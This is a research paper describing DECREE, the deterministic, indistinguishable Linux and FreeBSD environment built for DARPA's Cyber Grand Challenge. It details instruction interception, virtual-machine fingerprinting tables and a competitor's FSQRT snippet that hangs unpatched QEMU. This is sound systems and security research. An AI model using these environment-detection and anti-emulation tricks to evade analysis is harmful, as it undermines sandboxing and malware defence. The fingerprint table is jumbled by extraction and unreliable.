## Operating System Doppelgängers: The Creation of Indistinguishable, Deterministic Environments

**Jason L. Wright, Thought Networks LLC**

**Chris Eagle, Naval Postgraduate School**

**Tim Vidas, 0x90 Labs**

In support of the Cyber Grand Challenge program, DARPA required an execution environment that not only focused on research but also facilitated rigorous, repeatable measurements and presented the highest levels of integrity. The desire was that the measurements published out of the program could provide a basis for years of research in automated cyber reasoning. Further, due to the competitive nature of the program and the preexisting cultural acceptance of undermining the integrity of cybersecurity competitions, there was a real need to create a system that presented a very limited risk surface. The DARPA Experimental Cyber Research Evaluation

Environment, or DECREE, was conceived to meet these needs.

DECREE is a novel environment specification consisting of a simplified set of system calls and a consistent, measurable interface to system resources (CPU, memory, etc.) for every user program. In this work, we explore many of the requirements and constraints that drove the design and development of DECREE and detail implementations of DECREE that have already been deployed in high-profile, public experiments. In particular, we detail the precise measures taken to ensure that two disparate implementations of the DECREE specification (Linux and FreeBSD) are indistinguishable from

one another to user programs, while simultaneously striving for the highest levels of determinism and fidelity for measurement. In rare situations where the operating system does not provide enough capability, we detail the use of a custom hypervisor to address the deficiencies.

## Introduction

The US Department of Defense (DoD) agency, Defense Advanced Research Projects Agency (DARPA), created the Cyber Grand Challenge (CGC) to push the edge of technology in “autonomous cyber defense capabilities that combine the speed and scale of automation with reasoning ability exceeding those of human experts.” The challenge was framed around software vulnerabilities in binary software. To encourage focused research, a concentrated software environment was a crucial tenet of the challenge. At the same time, due to the competitive nature of the challenge, many architecture and implementation design decisions made throughout program aimed to ensure the highest standards of integrity. For these reasons, there was a need for a simplified and consistent environment for executing challenge binaries and thus the DECREE specification was devised.

An aspect of the CGC vision realized in DECREE is the creation of an environment where an alternative, minimal software ecosystem could be created such that it mirrored the challenges and constraints of real-world defenders. One way DECREE implements such an environment is a custom system call<sup>1</sup> interface. Modern operating systems implement hundreds of system calls (e.g. Linux now employs nearly 400). Correctly modeling all system calls is an arduous task for program analysis. DECREE specifies a reduced set of just seven system calls (`syscall1`, `syscall2`, ...), which provide enough expressiveness to represent real-world programs and flaws while simultaneously

simplifying the modeling problem for CGC competitors.

When executed, each DECREE binary is presented with a consistent view of resources (e.g. CPU, operating system services, memory) in a way that is measurable and repeatable. Further, the lone source of randomness available to DECREE programs is actually pseudorandom and fully under the control of the kernel.

When seeded identically, two instantiations of the same program should yield identical results when presented with identical inputs. The primary goal for specifying DECREE in this manner is to provide a platform on which instrumented execution of programs can provide reproducible measurements of program performance. Consequently, when a DECREE program is executed and its system calls are recorded, all required state is available to reliably produce and verify the same results on similar--but not necessarily identical--hardware.

This paper details a novel, comprehensive method to provide a consistent view of CPU, memory, and operating system interfaces to allow repeatable measurement of program execution to a greater degree than what is provided by all open source operating systems. The design and methods are applicable to future environments that require a high standard for consistency. We identify instructions and circumstances that violate two core properties required of our specification: *determinism* and *indistinguishability*. Further, we describe the process by which two disparate operating systems (one under 32-bit Linux and the other under 64-bit FreeBSD) are adjusted to satisfy both properties; each pedantically diverging from their origin and converging upon the DECREE specification.

The rest of the paper is organized as follows. Section 2 describes DECREE, loading DECREE binaries, and its system calls. Section 3 describes our DECREE implementation details

with emphasis on the different approaches implemented between the CGC Qualifying Event (CQE) and the CGC Final Event (CFE). Section 4 provides discussion and relationship to previous work. Section 5 provides the conclusion.

## Overview of DECREE

DECREE was conceived as an experimental operating system interface expressive enough to present real world program analysis challenges yet simple enough to model so that automated program analysis tools could enumerate the underlying system more easily than they could a “full” operating system. As a result, DECREE has just seven system calls, as enumerated in Table 1. DECREE binaries are distinguished from other, “native” OS binaries, and conform to a simplified file format based on ELF (Executable and Linking Format).

**Table 1: DECREE system calls**

Number	System Call	UNIX™ analog
1	_terminate	_exit
2	transmit	Transmit
3	receive	Receive
4	fdwait	Fdwait
5	allocate	allocate
6	deallocate	deallocate
7	random	

Each DECREE binary, when loaded, is presented with a consistent view of the CPU, operating system services, and memory in a way that is measurable and repeatable. The CPU chosen for modeling is the 4th generation Intel Core micro-architecture (i.e. “Haswell”) running in 32-bit mode (a few specific instructions are not modeled as described in Section 3.2). Operating system services are requested via software interrupt (INT 0x80). Virtual address space is allocated to demand page the binary and all pages allocated during loading are readable and optionally writeable and/or executable. Pages are automatically allocated for the stack and are executable. Heap memory can be allocated and

deallocated, and memory allocated this way is always readable and writeable and optionally executable. Lastly, all sources of entropy other than DECREE’s *random()* system call have been made unavailable to DECREE executables.

No mechanism exists to create a new process or thread (*fork()*) or to execute new programs (*execve()*). Further, there is no way to create new files or sockets. Instead, DECREE binaries require file descriptors to be configured by native processes which then fork and execute DECREE processes that inherit a pre-configured set of I/O descriptors. As such, DECREE is implemented as a special binary loader based on the ELF loader already present in the native operating system. This loader is responsible for reading information about the layout of the program from its corresponding file and ensuring that text and data pages of the process are mapped to the specified memory addresses. DECREE binaries are statically linked; shared objects and dynamic loading are not supported.

The calls *\_terminate()*, *transmit()* and *receive()* correspond directly to the native system calls *\_exit()*, *write()* and *read()*, respectively. The *fdwait()* function is analogous to the *select()* system call which allows programs to wait until data is ready to be read from or written to a file descriptor or until a certain amount of time has passed (the ability to wait for exceptional conditions is removed since such exceptional conditions do not exist within DECREE).

The *allocate()* system call provides a subset of the functionality offered by the standard *mmap()* call. Unlike *mmap()*, only anonymous pages can be allocated, all pages are readable and writeable (the caller can specify whether the page is also executable), and the caller cannot specify a preferred virtual address for the mapping. Pages allocated with *allocate()* are simply a reservation of virtual address space; backing physical pages are not allocated until the virtual addresses are accessed by the process. DECREE offers no capability to modify

an existing mapping such as that offered by *mprotect()*.

The *deallocate()* call is analogous to *munmap()*; pages allocated during the loading of the binary and pages allocated with *allocate()* can all be deallocated. The lone exception to this is a single page of read-only, random data mapped into every DECREE process at process creation time. This page is used to evaluate proofs of vulnerability and cannot be deallocated. If a backing page is allocated for a virtual mapping, the *deallocate()* call returns the page to the system. The freed virtual address space will cause a fatal fault if accessed after having been deallocated.

## Implementation of DECREE

DECREE is implemented on top of and in terms of Linux and FreeBSD interfaces. This section examines the environment exposed to DECREE programs and how that environment is made consistent across implementations.

### Loading DECREE binaries

The DECREE binary format is heavily based on that of ELF, but without support for shared objects or dynamic interpreters. The DECREE loader for both Linux and FreeBSD was based on their respective loaders for ELF binaries. One major difference between DECREE processes and native processes is the lack of environment variables and command line arguments normally made available to each newly created process.

To facilitate detection of memory disclosure vulnerabilities, a page filled with the output of a Pseudorandom Number Generator (PRNG) is mapped into each process. If a proof of vulnerability provides knowledge of 4 consecutive bytes from this page, it is considered to have disclosed privileged information from the binary. When a DECREE binary is executed, a PRNG seed value may be specified using *execve()* arguments. Once the loader has mapped all other pages into the new

process image, the memory disclosure page is mapped at the fixed address of 0x4347c000 and its contents filled from the seeded PRNG. To facilitate moving this page to other locations, the initial value of the ECX general purpose register for each DECREE process is set to the virtual address of this page. This page of memory is marked read-only and may not be unmapped by *deallocate()*.

### Determinism and indistinguishability

Certain instructions available to user processes (i.e. unprivileged) may provide information about the specific processor on which a binary is executing (e.g. CPUID, Section 3.2.1), internal processor state (e.g. RDTSC, Section 3.2.2), and the operating environment in which the binary is running (e.g. LAR, Section 3.2.3 and SGDT, Section 3.2.4). Such instructions must behave consistently across all DECREE implementations. Moreover, any implementation of the DECREE specification must exhibit *determinism*, repeatable execution and the absence of any source of external entropy, and *indistinguishability*, the inability to discern one implementation of the DECREE specification from another. The remainder of this section describes implementation details to satisfy these two properties.

### CPUID

The CPUID instruction was added to IA-32 with the i486SL and Pentium generation of processors. It allows an unprivileged process to query information about the processor. Values available via CPUID can identify the APIC ID (which processor in a multiprocessor system), stepping, clock rate, supported features, etc., potentially allowing a user process to distinguish between two different systems. Our implementation ensures constant return values from CPUID using modified or custom hypervisors.

The values returned by our implementation mimic the values of a uniprocessor VirtualBox 4 Virtual Machine (VM) running our Linux distribution on a MacOS host. These values were chosen for expediency. Some small modifications to the indications of specific features were changed and those changes are documented in the following sections where appropriate.

For Linux running under the Xen hypervisor, code is added to the existing handler for CPUID related VMExits (CPUID is an instruction that unconditionally causes an exit to the hypervisor). For FreeBSD and our custom hypervisor, it is possible to detect whether the CPUID exit is caused by a DECREE process, the kernel, or a native process. DECREE processes receive CGC normalized values, while the kernel and native processes receive the actual results from calling CPUID.

### **RDPMC/RDRAND/RDSEED/RDTSC/RDTSCP**

Several potentially unprivileged instructions which return state information available only to the current CPU or current CPU thread are enumerated in Table 2. Each of these instructions could be used as an external source of entropy, violating the determinism property. Accordingly, they are each disabled in our implementation as described below.

The problem with these instructions from the point of view of DECREE is the lack of reproducibility of results. Given an assembly sequence like that shown in Figure 1, where does execution continue: label1 or label2? It depends strictly on state visible only by the CPU executing the process when it is executing: no time before or after. Each branch will be taken approximately 50% of the time, but there is no way to predict a priori or post mortem whether the branch will be or was taken.

**Table 2: Instructions capable of acting as an external source of entropy**

Instruction	Description
RDPMC	Read performance monitoring counter
RDRAND	Read random number generator
RDSEED	Read random number generator
RDTSC	Read time-stamp counter
RDTSCP	Read time-stamp counter and processor ID

```

RDSEED          # EDX:EAX <- PRNG value
TEST 1, %eax   # Check bit 0 of EAX
JZ label1       # Jump if EAX.0 is clear
JMP label2      # Jump if EAX.0 is set

```

One possible solution to the problem is to intercept the instructions and return constants or known streams of values. It was decided that disabling these instructions met our goals: we do not want to provide external entropy or timing information to DECREE processes, so returning a fault to a process requesting access to a source of entropy, the performance counters, or the timestamp counter fits with that model. RDPMC, RDTSC, and RDTSCP can all be disabled in user processes by setting or clearing bits in configuration register 4 (CR4). If set, CR4.TSD disables both RDTSC and RDTSCP in non-kernel processes. If clear, CR4.PCE disables RDPMC in non-kernel processes. For both Linux and FreeBSD, the context switch code was modified to ensure these instructions were disabled for DECREE processes. On recent Intel processors, RDTSCP has its own VM Exit enable bit. If this bit is not set, and CR4.TSD is set, RDTSCP generates an illegal instruction while RDTSC generates a general protection fault. In order for both instructions to generate general protection fault, the RDTSCP VM Exit must be enabled and CR4.TSD must be set.

RDRAND and RDSEED cannot be disabled via processor configuration registers, but both instructions can generate VM Exits and thus be handled by a hypervisor. In our modified Xen hypervisor and our custom hypervisor, exiting

based on RDRAND and RDSEED is enabled. In the hypervisor, if the source is found to be a DECREE process, an illegal instruction is generated in the guest operating system. Otherwise, the native instruction is executed and the results passed back to the guest kernel or process. Both hypervisors also remove indications from CPUID that these instructions are supported by ensuring the CPUID.01H:ECX.RDRAND and CPUID.(EAX=07H,ECX=0H):RBX.RDSEED bits are clear.

## Segments

Addresses in Intel 64 and IA-32 are implicitly or explicitly formed from a segment and an offset. An instruction such as MOV (%eax),%ebx which moves the value stored at the address stored in EAX into the register EBX, implicitly uses the data segment register, DS. Stack instructions implicitly use the stack segment (SS) and references to executable code implicitly use the code segment (CS).

Each segment has associated with it a set of access rights (writeable, executable), base address, and limit (length). Several instructions allow for probing the configuration of segments by user mode processes:

LAR — Load Access Rights,  
 LSL — Load Segment Limit, and  
 VERR/VERW — Verify segment for read / write.

Operating systems may be profiled (violating the indistinguishability property) by probing for the existence of segments and examining the configuration of each. Table 3 shows the values returned by LSL, LAR, VERR, and VERW by several operating systems/configurations. The visible segments are sufficient to differentiate FreeBSD (0, 3, 4, 5, 16), Linux (6, 14, 15), and Windows (4, 5, 6, 10), but it is necessary to examine the segment configuration to differentiate 32bit and 64bit Windows.

**Table 3: Using LSL, LAR, VERR, and VERW to probe segments**

Seg.	LAR	LSL R/W	Operating System
0	0xf8ec00	0x4 —	
3	0xcffb00	0xffffffff R	
4	0xf8ec00	0x24 —	FreeBSD 10.2 i386
5	0xcff300	0xffffffff R/W	
16	0xf8ec00	0x84 —	
6	0xdff300	0xffffffff R/W	
14	0xcffb00	0xffffffff R	Linux 3.13.2 i386
15	0xcff300	0xffffffff R/W	
4	0xcffb00	0xffffffff R	
5	0xcff300	0xffffffff R/W	Windows
6	0x40f300	0xffff R/W	8.1 32bit
10	0xf200	0xffff R/W	
4	0xcffb00	0xffffffff R	
5	0xcff300	0xffffffff R/W	Windows
6	0x20f300	0x0 R	7 64bit
10	0x40f300	0x3c00 R/W	
14	0xcffb00	0xffffffff R	DECREE
15	0xcff300	0xffffffff R/W	

DECREE exposes a minimal set of descriptor table entries to the user process: a code segment (14, CS=0x73) and a data segment (15, DS=ES=FS=GS=SS=0x7b). Under Linux, the CGC loader implements this by forcing FS/GS to contain the value \_\_USER\_DS during loading and by ensuring that thread local storage is initialized to zero (unused). Marking the thread local storage as unused has the side effect of marking segment 6 as not present.

In the 64-bit FreeBSD implementation, more drastic changes are required. The first step is to rearrange the order of the segments to match those of Linux. In so doing, the LDT is marked as not present; nothing used in CGC requires the LDT, so this is acceptable. Further, code was added to the context switch to toggle the visibility of the 64bit code segment and the 32bit FS/GS segments.

## Descriptor Tables

Four registers contain references to descriptor tables. The Global Descriptor Table Register (GDTR) contains the linear (physical) address of the Global Descriptor Table and the length of the table. The GDT, in turn, has entries for each segment and “special descriptor” such as the Local Descriptor Table (LDT), Task Descriptor (TD), etc. The Interrupt Descriptor Table Register (IDTR) contains the linear address and length of the Interrupt Descriptor Table (IDT). The Task Register (TR) and Local Descriptor Table Register contain entry numbers within the GDT for the Task Descriptor and Local Descriptor Table entries, respectively.

A user process is not able to change the value of these registers, but four instructions allow for querying their current values:

SGDT — Store GDTR,

SIDT — Store IDTR,

SLDT — Store LDTR, and

STR — Store TR.

Some of these registers have been used as virtual machine detection methods: SIDT, SLDT, and SGDT. As a result, Linux attempts to reduce the disclosure by using a constant value for IDTR (reference Linux source). However, the GDTR and TR are left exposed (LDT is zero, unused).

It is sufficient, in some cases, to differentiate host operating system and virtual machine monitor (either would violate the property of indistinguishability) presence using SGDT, SIDT, SLDT, and STR. Values for various operating systems / configurations are shown in Table 4. In each case, the virtual environment is configured for a single processor. Linux, for example, uses a separate GDT for each processor, so the value returned by SGDT varies with the processor on which the instruction is executed.

**Table 4: Using GDTR, IDTR, LDTR, and TR for identification**

GDTR Base	Limit	IDTR Base		Limite t	LDT	TR	Operatin g system
		Base	Limite t				
0xf355c0 0xffff00	d60	0xd0ae3	0x07ff	0x18	0x1f8		OpenBSD 5.9 i386
0xc142cf0x009a4 7	7	0xc142cf	0x07ff	0x48	0x050		FreeBSD 10.2 i386
0x041bc0x007f000	80	0x041bc00x0fff	0x00	0x00	0x040		Windows 7 64bit
0x8135f0 0x03ff00	00	0x8135f4	0x07ff	0x00	0x028		Windows 8.1 32bit
0xfb7fe0 0x01ef00	00	0xfb7fd0	0x0fff	0x00	0x070		OpenIndiana
0xdf24a0 0x00ff00	00	0xc13de00x07ff	0x00	0x00	0x080		Linux 3.13.2 32bit (Xen, HVM)
0x000000 0xefff00	40	0x802f43	0xffff	0x00	0x080		Linux 3.13.2 32bit (Xen, domU)
0xf7beb0 0x00ff00	0	0xffffba00	0x07ff	0x00	0x080		Linux 3.13.2 32bit (VirtualBox)
0xf7beb0 0x00ff00	0	0xffffba00	0x07ff	0x00	0x080		DECREE

With normal kernel level controls, it is not possible to prevent a user process from reading and interpreting the GDTR, IDTR, LDTR, and TR. However, using a hypervisor, VMExits (transitions from guest operating system to hypervisor) can be generated when instructions that load or store these registers are executed inside the guest. The hypervisor then has the option to generate a trap (e.g. illegal instruction trap) or process the instruction. While we could have simply killed user processes executing the descriptor table instructions, our implementation of DECREE allows them, but always returns a constant value. Our implementation returns the same value observed by running our VM in VirtualBox (the documented configuration).

For Linux (used in the CGC qualifying event), we modified the Xen hypervisor to generate VMExits for descriptor table manipulation instructions and wrote the corresponding code for handling the exits. This code decodes the instructions and detects whether the guest kernel, guest native process, or guest DECREE process is executing the instruction. For guest kernel and guest native, the actual values for the descriptor table

registers are returned. For DECREE processes, the constants from Table 4 are used. Since the user process cannot verify the values, it cannot detect the deception. For FreeBSD (used in the CFE), we used a custom written “blue-pill” style hypervisor. VMExits were configured for the descriptor table instructions. The hypervisor was transparent to the guest (blue-pilled) kernel and native guest processes, but provided our deceptive values to any DECREE processes in order to paint the desired, consistent, environmental picture.

## SMSW

The SMSW (Store Machine Status Word) instruction is provided for backwards compatibility with the Intel 286 processor. It is an unprivileged instruction which allows the examination of configuration register 0 (CR0). Modern software is supposed to use the MOV CR<sub>n</sub> family of instructions to read and/or write CR0 which are privileged instructions. Table 5 shows the results of using SMSW on various operating systems; it is possible to differentiate some operating systems and configurations using the MSW value. Consequently, our implementation must address SMSW to satisfy the indistinguishability property.

**Table 5: Examples of Machine Status Words**

MSW	Operating System
0x80010031	Windows XP SP3 i386 (VM) Windows Vista i386 (VM)
0x80010033	Windows 8.1 SP1 i386 (VM) MacOS X (Mavericks)
0x8001003b	OpenBSD/i386 5.9 FreeBSD/i386 10.2 DECREE Linux/i386 3.13.2
0x8005003b	OpenIndiana (VM)
0x8005f031	Windows 7 AMD64

Hypervisors can catch read and write accesses to the configuration registers and handle them. Since the value DECREE needed to present to user processes matched the value already returned, no special handling is required. To make this invariant, our hypervisor ensures that all reserved or undefined bits are forced to constant values using guest/host masks and read shadows provided by Intel VT-x.

## Floating point, MMX, SSE, etc.

All modern Intel processors support floating point instructions: MMX, SSE, SSE2, etc. We needed to verify that floating point operations would be performed as consistently as possible across our processors and base operating systems. Fortunately, the processors were of the same micro-architecture. In unit testing, it was observed that FreeBSD did not fully zero the initial state of the XMM registers when creating a new FPU state. This was fixed and a patch submitted and accepted by the FreeBSD team. Also, for FreeBSD/i386, the floating point control word was configured for Double Precision (53 bits) instead of Double Extended Precision (64 bits) and the infinity control bit was set (for compatibility with the Intel 287). Our unit tests verified the configuration of Double Extended Precision and infinity control bits (the default on FreeBSD/AMD64, Linux/i386, and Linux/AMD64).

## SYSENTER

In Linux/i386, two methods are supported for executing system calls: the older “INT \$0x80” method, and SYSENTER/SYSEXIT method introduced with the Intel Pentium II. The “INT \$0x80” method requires little cooperation from a user process: the system call arguments are saved in specific registers and the interrupt instruction is used. The interrupt automatically saves EIP, CS, and EFLAGS and transitions to the kernel. To return from the kernel, IRET loads the saved EIP, CS, and EFLAGS and transitions back to the user.

SYSENTER/SYSEXIT saves nothing automatically. User processes are required to save any state required and restore it upon return. Linux supports this by mapping system enter/exit code for user processes into a page shared by all user processes. The enter code pushes ECX, EDX, EBP and calls SYSENTER. When the system call is complete, the corresponding SYSEXIT “returns” to this mapped page to pop EBP, EDX, ECX and return to the calling process.

For our implementation, both methods could have been supported, but it was decided for simplicity's sake to only support the interrupt method. To support SYSENTER / SYSEXIT without a constant return address would have required copying data from the stack in the user process or other contortions. Instead, the Linux kernel is modified such that when SYSENTER is executed by a DECREE process, the process is killed with an illegal instruction signal.

FreeBSD, on the other hand, has no support for SYSENTER / SYSEXIT. As a result, processes using this instruction are still killed, but with the wrong signal: SIGSEGV. This happens because if SYSENTER MSRs are not configured, execution of the instruction generates a general protection fault. To ensure delivery of the correct signal, enough support for SYSENTER is added to the FreeBSD kernel to catch the entry to the kernel from SYSENTER and kill the offending process with an illegal instruction signal.

### The *fdwait()* system call

The Linux implementation of *select()* which is used to implement *fdwait()* normally modifies the provided *timeval* structure to indicate the amount of time remaining if the *select()* call returns before the timeout expires. Returning this modified value would violate the determinism property because the timing information is an external source of entropy. Fortunately, Linux does not modify this value if the “sticky select” bit is set in the processes personality field. The DECREE

personality value is defined with this bit set in order to obtain this behavior on Linux. This is the default behavior on FreeBSD; no modifications were required.

### Linux Implementation

DECREE processes do not support signal handling. Instead, the Linux signal code is modified to cause any signal sent to a DECREE process to cause the process to terminate. One signal, SIGPIPE, generated when a process attempts to write to a closed file descriptor is excluded (the process can check for EPIPE error returns instead).

Normally, when Linux is out of memory (a request for a backing page has come in, but no pages are available on the free list), it will rank the current processes and kill one of the larger processes. In our threat model, all DECREE processes operate at the lowest level of trust. To help protect our infrastructure software, we modified this algorithm to kill DECREE processes first, before any native processes are considered.

Linux has two *mmap()* implementations, the default and the “legacy” *mmap()*, the latter begins allocating pages at 0x40000000 and proceeds upward. The latter starts below the minimum stack address (0xba2ab000 for DECREE processes) and works its way down as pages are allocated. The choice for the method used is based on the stack limit for the process. Our DECREE loader ensures that the stack limit of 8MB is in effect (this limit would normally be inherited by a process from its parent). We noticed this behavior by unit testing *allocate()* and observing different results when a DECREE binary was run under GNUmake (which sets a very large stack limit and thus uses the “legacy” *mmap()* implementation) and Python which uses the default *mmap()*.

The *wait4()* system call returns information about the resources used by an exiting process. Our process monitoring utilities make use of *wait4()*

to gather performance measurements on DECREE processes. We observed that the maximum resident set size (MAXRSS) value returned via *wait4()* was incorrect for DECREE binaries. The MAXRSS value is a measure of the maximum number of pages resident in main memory for a given process. The value was being inherited by DECREE processes from their native parents. Therefore, trivial DECREE binaries consisting of only a small number of pages reflected a MAXRSS value of a larger parent process. The DECREE loader ensures that the initial MAXRSS is set to zero and does similarly for the count of minor faults (MINFLT).

## FreeBSD Implementation

For the CGC Final Event (CFE), DECREE was ported to FreeBSD 10.2 running with a custom written “blue-pill” style hypervisor. The CPU was chosen in 2014 (Intel Haswell micro-architecture) and our competitors expected us to keep the same environment for CFE (August 2016) as we provided in the qualifying event over a year earlier (June 2015).

Implementation of our DECREE loader and system calls is similar to that of Linux. The modified version of the ELF loader forms the base and DECREE-specific hooks are added. The loader for FreeBSD is implemented as a loadable kernel module (LKM). The loader also sets the behavior of signals which allows for mapping FreeBSD signals to the Linux equivalents.

A hypervisor is required to support several of the consistency measures described in Section 3. A custom hypervisor, implemented as a LKM, was created. For performance sake, the hypervisor disables all VM Exits not required for instruction emulation. For example, by default, nearly all accesses to MSRs cause VM Exits. Haswell micro-architecture processors support a bit mask of MSRs readable and or writeable without hypervisor interaction. The CFE hypervisor explicitly allows read and write access to the

performance monitoring subsystem of the processor without hypervisor intervention.

One of the primary difficulties in porting DECREE to FreeBSD was an implementation of the virtual address allocation algorithm used by *allocate()* (implemented in terms of Linux’s *mmap()* system call). For the port to FreeBSD, we had to guarantee the same addresses would be generated for each call to *allocate()* in both DECREE under Linux and DECREE under FreeBSD. This was solved by lifting the virtual address allocation algorithm directly out of Linux. A shadow Linux memory management structure (*mm*) is generated from the FreeBSD virtual memory map (*vmmap*) when needed. The Linux algorithm is called and a virtual address is produced. This virtual address is then used to force the FreeBSD *vmmap* to contain the same address (using *mmap()* with MAP\_FIXED).

Several problems were encountered with memory performance measurement consistency between Linux and FreeBSD. By default, Linux does not prefault pages; each page is faulted individually and thus the minor fault count follows each initial page access. Prefaulting is default behavior on FreeBSD however. For example, when a program is loaded, several text pages are loaded when possible during each fault. The result is that the minor fault count no longer follows the number of accessed pages. Fortunately, it was possible to disable the prefaulting behavior for DECREE binaries under FreeBSD.

Virtual memory accounting consistency also required careful examination of the maximum resident set size. FreeBSD counts pages used in page tables, page directories, etc. as part of the resident set size of the process; Linux does not. The virtual memory system of FreeBSD was augmented to track the over-count and subtract it when reporting the maximum resident set size. Linux and FreeBSD both automatically add pages to the stack segment of a process when a fault occurs near the stack pointer. However,

FreeBSD allocates virtual space for the entire stack space when a process is started; any fault within this range causes a zero-filled page to be put in place. Linux adds an additional check on the distance between the stack pointer register and the faulting address.

If the address is more than 65664 bytes below the stack pointer, the process is sent a segmentation fault signal. This distance check prevents Linux processes from reading and writing arbitrary addresses within their own stack segment. The Linux behavior was ported FreeBSD and applied only to DECREE processes.

We also encountered system crashes in the performance monitor counter (PMC) subsystem in FreeBSD. It is believed that these crashes may be fixed in FreeBSD 10.3 and greater, but our workaround was to replace the PMC subsystem with a simplified and purpose-built implementation called XPMC. This subsystem assumes it is on an Intel Haswell and that the required performance counters are available.

The last major hurdle to DECREE on FreeBSD was ensuring system call errors were checked in the same order and returned identical values on both operating systems. For instance, Linux system call handlers call `access_ok()` to determine whether addresses can be read or written. Calls to `access_ok()` are computationally inexpensive and done early in the handlers for all pointers (essentially they only check to see if the address is in the kernel virtual address space and returns an error if they are). FreeBSD, on the other hand, checks for valid file descriptors and other errors and delays the address validity check to the point at which data is actually copied from or to the process by the kernel (it depends on the resulting fault to detect the error). We followed the logic through each system call and rearranged checks to ensure error checking produced consistent results.

## Discussion and Related Work

The seven system calls specified by DECREE could have been implemented using system call policy enforcement such as `systrace` or `SECCOMP-BPF`. However, implementation as a loader and alternative system call table provides a more easily audited and ultimately more portable environment. We demonstrated this portability by implementing DECREE on both Linux and FreeBSD.

In various methods of detecting hypervisors are discussed. Our goal is not to be an undetectable hypervisor; instead, the goal is to be an extremely consistent environment regardless of the native host operating system. However, these works did influence the decision to ensure local sources of timing information are not available to DECREE programs (e.g. `RDTSC`, `RDTSCP`, and `fdwait()`). By extension, similar sources of external entropy from the performance monitoring counters (`RDPMC`) and random number generator (`RDRAND` and `RDSEED`) are also disabled.

The need to intercept the instructions mentioned in Section 3.2 is discussed. At the time of its writing, there was no way of guarding against the execution of sensitive unprivileged instructions (`SGDT`, `SIDT`, `SLDT`, and `STR`) except by system emulation or translation. The performance impact and risk of divergent behavior was deemed too high for emulation or translation.

Support for descriptor table exiting was added to Intel Virtualization Technology (VT-x) processors in Nehalem and Westmere in 2009. We added support to Xen/QEMU and our own hypervisor to handle descriptor table instruction interception.

The hypervisors can be described as a part of root kits where the hypervisor is loaded by the host operating system and becomes a parasitic part of the operating system. More recently, one discusses a symbiotic hypervisor that provides services to the guest operating system. This

style of hypervisor is implemented for the FreeBSD/AMD64 platform used to run the CFE. This hypervisor allows us to intercept various instructions and either signal the host operating system to kill the process (e.g. RDRAND) or to return false but constant data to the process (e.g. CPUID requests).

Attacks on hypervisors by guest processes were considered as part of the threat model for CGC. Since we control the guest operating system, the attack surface on the hypervisor is limited to arbitrary unprivileged user-space programs. Further, the number of entry points from those programs to the kernel is severely limited (page faults and the 7 system calls).

Competitors in the Cyber Grand Challenge submitted binaries for use in CFE and opposing teams could examine all submissions. One competitor took advantage of the fact that our competition environment always returned the same values for CPUID. When run, the binary checks to see if it is running in the final event DECREE environment. If so, the binary behaves normally answering polls, etc. If not, the code path exhibited by the binary leads to a simple exploitable buffer overflow. Opposition teams not correctly emulating the CPUID instruction analyzed the binary and incorrectly assumed the buffer overflow was reachable in the CFE environment.

This highlights the problem of perfectly modeling a processor: IA-32 consists of hundreds of instructions and modeling all of them perfectly is difficult. Another team submitted binaries that began with the code in Figure 2 which takes advantage of an emulation bug in QEMU for the FSQRT instruction. Executed on physical hardware, FSQRT of a “unnormal” number results in a non-signaling “not a number”. Executed under QEMU emulation, the instruction results in an infinite loop. Any rival using unpatched QEMU would have fallen prey to this emulation bug. It is not known whether any rival teams were greatly affected by this bug.

```
xor %eax, %eax  
inc %eax  
push %eax  
push %eax  
push %eax  
fldt (%esp)  
fsqrt
```

The CGC Final Event (CFE) ran on bare metal computers with our custom hypervisor and general purpose operating system. It is possible to properly emulate our environment at least to guarantee that the methods used by CGC competitors to cause execution divergence are ineffective. The custom, special-purpose forensic system used to monitor the behavior of competitor binaries produced identical results to the CFE environment. Further, a test environment was run with Linux as the host operating system and VMWare Workstation as the root hypervisor. Our hypervisor and DECREE under FreeBSD were running with nested virtualization enabled and we observed identical behavior to the CFE environment for all competitor-submitted binaries tested. In truth, this was the authors' development environment since access to the CFE production equipment was time shared for several purposes leading up to the CFE.

## Conclusion

For the DARPA Cyber Grand Challenge (CGC) Qualifying Event (CQE), DECREE was implemented under a modified Xen Hypervisor with a Linux host and a Linux guest. Using the modified hypervisor and guest kernel, we are able to make the behavior of many instructions reproducible in other environments.

For the CGC Final Event (CFE), performance requirements dictated use of bare-metal servers, and DECREE was implemented using a custom-written hypervisor on a modified 64-bit FreeBSD. Because of the work done for CQE, it was possible to make the view presented to DECREE challenge binaries in CFE consistent with the environment presented during the

previous milestones in CGC. This paper describes the methods by which that consistency is achieved, ultimately making one implementation indistinguishable from the other. In fact, some CGC competitors took advantage of the consistency of the environment to differentiate between the CFE environment and environments used by other competitors for automated binary analysis (e.g. virtualized or emulated).

By carefully limiting the instructions and operating system interfaces available to challenge binaries, DECREE limits the amount of external entropy available to a process. We enumerate external sources of entropy and detail how user processes are prevented from making use of each. The determinism created by limited external entropy paired with system call monitoring in the DECREE environment should be sufficient to reproduce the branch decisions of challenge binaries executed in other DECREE implementations.

Ultimately, our quite disparate implementations of DECREE have already been employed in two high-profile, public experiments: CQE and CFE. Moreover, our implementations have thus far proven to satisfy the properties of determinism and indistinguishability.

## Acknowledgements

This work was sponsored by the Defense Advanced Research Projects Agency under Air Force Contract # FA8750-12-D-0005. Opinions, interpretations, conclusions, and recommendations are those of the authors and are not necessarily endorsed by the United States Government.

## Availability

The source code for the Linux kernel (including the loader and modifications described), patch for the Xen hypervisor, patch for FreeBSD 10.2, FreeBSD loader module, FreeBSD performance measurement module, and FreeBSD hypervisor

are available on:

<https://github.com/CyberGrandChallenge>

## References

For full references see, the online version of the paper at:

<http://www.thought.net/osdoppelganger>

# The BSD Magazine

## Online Courses

[www.bsdmag.org](http://www.bsdmag.org)

Enroll Now

